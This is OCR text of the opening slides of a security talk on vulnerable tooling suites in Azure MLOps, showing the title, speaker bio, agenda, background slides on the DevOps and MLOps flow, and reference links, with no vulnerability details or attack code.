


The Oversights under The Flow

Discovering and Demystifying the Vulnerable Tooling Suites from Azure MLOps

Peng Zhou (zpbrent@gmail.com)
Shanghai University

whoami

Peng Zhou (zpbrent)

- Associate Professor at Shanghai University
- Bug Hunter for Web/3 and AI/LLM OSS Vulnerabilities
- Reach me out at: https://zpbrent.github.io/


Agenda

- The Flow for Azure MLOps
- The Tooling Suites We Focus
- The Oversights, Vulnerabilities, and Impacts
- Oversights within Coordinated Disclosure
- Countermeasure & Takeaway

Agenda


- The Flow for Azure MLOps
- The Tooling Suites We Focus
- The Oversights, Vulnerabilities, and Impacts
- Oversights within Coordinated Disclosure
- Countermeasure & Takeaway

The Flow for Azure DevOps




[1] https://azure.microsoft.com/en-us/products/devops/

From DevOps to MLOps



[2] https://azure.microsoft.com/en-us/blog/mlops-blog-series-part-1-the-art-of-testing-machine-learning-systems-using-mlops/

The ML Flow in Azure MLOps




Training **Testing** **Evaluation** **Synthesis**

[3] https://www.c-sharpcorner.com/blogs/mlops

Agenda


- The Flow for Azure MLOps
- The Tooling Suites We Focus
- The Oversights, Vulnerabilities, and Impacts
- Oversights within Coordinated Disclosure
- Countermeasure & Takeaway

Azure AI+ML Architecture




[4] https://learn.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/ai-machine-learning-enterprise-security


Vulnerable Tooling Suites: Overview



MLOps = Machine Learning + DevOps



Vulnerable Tooling Suites in Azure MLOps

